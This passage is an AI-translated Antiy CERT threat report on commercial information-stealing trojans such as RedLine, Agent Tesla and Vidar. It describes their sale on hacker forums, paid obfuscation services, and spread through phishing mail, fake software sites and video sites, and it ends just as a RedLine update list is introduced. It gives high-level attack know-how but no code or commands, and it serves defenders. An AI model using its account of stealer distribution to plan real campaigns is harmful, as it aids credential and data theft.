Comprehensive Analysis Report on Commercial Espionage Trojans

Antiy CERT

The original report is in Chinese, and this version is an AI-translated edition.

Time of completion of the first draft: March 10, 2022

First published: March 16, 2022

Scan QR code for the latest version of the report

Table of Contents

1 Overview

Commercial espionage Trojan is a kind of commercial and market secret-stealing Trojan which is formed under the driving of interests. The Trojan will collect important data of the target system (including but not limited to password credentials, privacy information, important files and digital assets), and return the collected data to the attacker's server. It causes serious consequences such as privacy leakage and economic loss to users. Hence, Antiy CERT comprehensively analyze that typical commercial espionage Trojan families, sum up the attack flow and common technical means in the attack activity, and expounds the activity status of it. It summarizes the effective protection suggestions to help users avoid the infringement of the Trojan.

At present, commercial secret-stealing Trojan has formed a complete chain of secret-stealing industry, mainly including production, confusion, sales, dissemination, profit-making and other links. Division of labor and cooperation in the industrial chain is clear: The stealthy Trojan writer is responsible for program design, development and testing; the obfuscation service provider is responsible for obfuscating the program to avoid testing; the seller is responsible for promotion and sales to obtain more benefits; The propagator is responsible for placing a secret Trojan to infect the user's device. The theft attacker can realize a "one-stop" type of complete attack by buying the services of each attack stage in the theft industry chain, and finally sell the stolen data to the information buyer to make a profit.

The commercial espionage Trojan adopts the modularized load, the internal components are relatively independent, and the expandability is strong. it can be adjusted according to the change of the attack target, and the new function of secret theft is added, which will bring more threat to the data security. The Trojan usually have the function of delivering malicious code that attackers can use to spread backdoor programs, ransomware, mining Trojan horses, and so on, causing greater damage to victims. Take the double blackmail attack that appeared in recent years as an example: The attacker would steal the data before encrypting it, and then blackmail the victim from the risk of data leakage and the risk of data destruction in an attempt to gain more profits.

2 Recommendations for protection

It is suggested that enterprises and individuals take the following protective measures against commercial secret-stealing Trojan:

1. Install terminal protection: Install anti-virus software, and it is recommended to install the Antiy IEP;
2. Strengthen password strength: Avoid using weak passwords, recommend using 16-digit or longer passwords, including combinations of upper and lower case letters, numbers and symbols, and avoid using the same password for multiple servers;
3. When receiving an email, confirm whether the sending source is reliable, and avoid opening the URL and attachment in the suspicious email;
4. It is recommended to use the sandbox environment to execute the suspicious files, and then use the host to execute the files with security. Based on the combination of deep static analysis and dynamic loading of sandbox, the Antiy PTA can effectively detect, analyze and identify all kinds of known and unknown threats.
5. Deployment of Intrusion Detection System (IDS): Deployment of traffic monitoring software or equipment to facilitate the discovery, tracing and tracing of malicious codes. Taking network traffic as the detection and analysis object, the Antiy PTD can accurately detect a mass of known malicious codes and network attack activities, and effectively detect suspicious behaviors, assets and various unknown threats on the network;
6. Security service: In case of malware attack, it is recommended to isolate the attacked host in time, and protect the site and wait for the security engineer to check the computer; 7 * 24 service hotline of Antiy: 400-840-9234.

3 Typical commercial Trojan attack process

The attacker uses the topic that the user is interested in as the decoy, through the phishing mail, the phishing website, the public website and so on, launches the attack payload, induces the user to download. Most of the attack load is in the form of macro documents, Office vulnerabilities or malicious program compression packages. when the victim opens the documents and enables macro, when the Office software has corresponding vulnerabilities or inadvertently unzips and runs, the malicious program will execute. In general, a malicious program consist of an outer loader and an inn load of a secret Trojan, and that outer loader downloads and decrypts the load of the secret Trojan to provide it with the capability of defense, evasion and persistence. Finally, the internal secret Trojan horse steals the victim's password credentials, privacy information, important documents, digital assets and other data back to the attacker.



Figure 3-1 Typical attack flow of commercial espionage Trojan 31

4 Analysis of the Current Situation of the Operation of Commercial Espionage Trojan

In recent years, with the increasing number of commercial secret-stealing Trojans, a complete chain of secret-stealing industrial chains has been formed, which mainly includes the production of commercial secret-stealing Trojans, sales, confusion, dissemination and profit-making. Even if the attacker does not have enough technical ability, he can also purchase the attack service of each attack stage in the stealthily industrial chain to realize the "one-stop" type complete attack. The attacker uses a variety of dissemination methods to launch commercial espionage Trojan on a large scale, stealing the data in the user host. The commercial espionage Trojan adopts the modularized load, the internal components are relatively independent, and the expandability is strong. it can be adjusted according to the change of the attack target, and the new function of secret theft is added, which will bring more threat to the data security. Commercial secret-stealing Trojan horses usually have the function of delivering malicious code that attackers can use to spread backdoor programs, ransomware, mining Trojan horses, and so on, causing greater damage to victims.

4.1 The division of labor in the industrial chain is clear, and the threshold for attack is continuously lowered

The roles of division of labor in the industrial chain of commercial secret-stealing Trojan horse mainly include the full-time stealer, the writer of secret-stealing Trojan horse, the seller of secret-stealing Trojan, the confusion service provider and the communication service provider. In the industrial chain, one person can take on multiple roles, and one role can also be undertaken by multiple people. On this basis, even if the attacker does not have relevant technical capability, he can also purchase the attack services of each attack stage in the industrial chain to realize a "one-stop" type of complete attack. The industrial chain diagram of commercial theft Trojan horse from the perspective of theft attacker is as follows.



Figure 4-1 Schematic diagram of industrial chain of commercial espionage Trojan 41

- **A writer or seller of espionage Trojans**

The creator of the Trojan is the producer of goods in the industrial chain by continuously focusing on the attack target, completing the design, development and testing of the secret Trojan horse program, and updating the secret Trojan program. The development of a secret-stealing Trojan passed to the seller for sales promotion. The seller of

the Trojan publicizes Trojans through hacker forum, group and other channels, and completes Trojan pre-sale communication, transaction and after-sale support through anonymous channel.

The following is the page where the RedLine espionage Trojan is for sale on a hacker forum.



Figure 4-2 Page for Sale of RedLine 42

After the attacker buys the espionage Trojan, he can use the control panel to set the secret range, generate the self-defined Trojan, and view the return data.



Figure 4-3 C2 Control Panel of RedLine Trojan 43

- **Purchase of Confused Services**

The generated espionage Trojan programs usually require obfuscation/encryption processing to enhance their anti-detection capabilities. Many commercial espionage writers also offer obfuscation/encryption services, but purchasers can also choose other solutions on their own.



Figure 4-4 Charging obfuscation encryption service provided by RedLine Trojan writer 44

- **Drop Trojan, steal data**

The attacker drops a secret Trojan horse, waiting for the information to be returned. The following is the control panel of the Agent Tesla Trojan horse, in which the statistical information of the victim is displayed and the function of exporting the information is provided.



Figure 4-5 Control Panel C2 of Agent Tesla Trojan45

Although the technology used by the Trojan has become more complex, it is less difficult for an attacker to launch an attack because of the encapsulation of its functions. The function of the malicious program is more universal, and the loader usually supports a variety of load deployment modes, It allows the attacker to configure the injection mode, self-start, download plug-in, and return mode through configuration files, web page panels and other methods, and self-generate customized attack loads.

4.2 Diversified modes of transmission

In addition to traditional methods such as sending phishing emails and building phishing websites, commercial secret-stealing Trojans have also added new communication channels: User-generated content (UGC). The public website of User-Generated Content disseminates in the guise of normal software.

4.2.1 Spread by phishing mail

The attacker uses the content that the user is interested in as bait, sends a large number of phishing emails with attachments such as macro documents, Office vulnerability utilization documents, and malicious program compression packages, and induces the user to execute malicious code. examples of phishing emails are as follows.



Figure 4-6 Example of Fishing Mail 46

4.2.2 Set up phishing website to spread

The attackers build phishing websites with the themes of pirated software and plug-in software, reduce the vigilance of users, induce them to close the security software on their own initiative, and deliver the attack payload through binding download or disguised download. In the report "Analysis of Espionage Samples Resulting from the Spread of Counterfeit and Pirated Software" [1], Antiy exposed the attacks spread by Vidar and other Trojan through phishing websites.[1]

Figure 4-7 A phishing website spreading commercial espionage Trojan 47

4.2.3 Use of public websites for dissemination

Attackers will also use UGC (User-Generated Content) public websites to spread as normal software, and Antiy has analyzed an attack that spread RedLine through video websites [2]. Such sites allow users to upload their own original content (e.g., videos, posts, etc.) to display to other users. Attackers upload a large number of content containing pirated software, operation tutorials, virtual currency, game cheating and other hot topics as bait to induce users to download and run malware.[2]



Figure 4-8 Example of Transmission through a Video Website 48

4.3 Fast updating of secret family, flexible iteration of component functions

The commercial espionage Trojan family quickly updates, adds new secret function, and carries on the adjustment according to the attack target's change. For example, after the Chrome 80 version was updated, the encryption method used to store passwords was changed, causing old cryptographers to fail, and several popular commercial espionage Trojan to be updated in the short term to adapt to the change. The following is the updated information for the RedLine Trojan version.

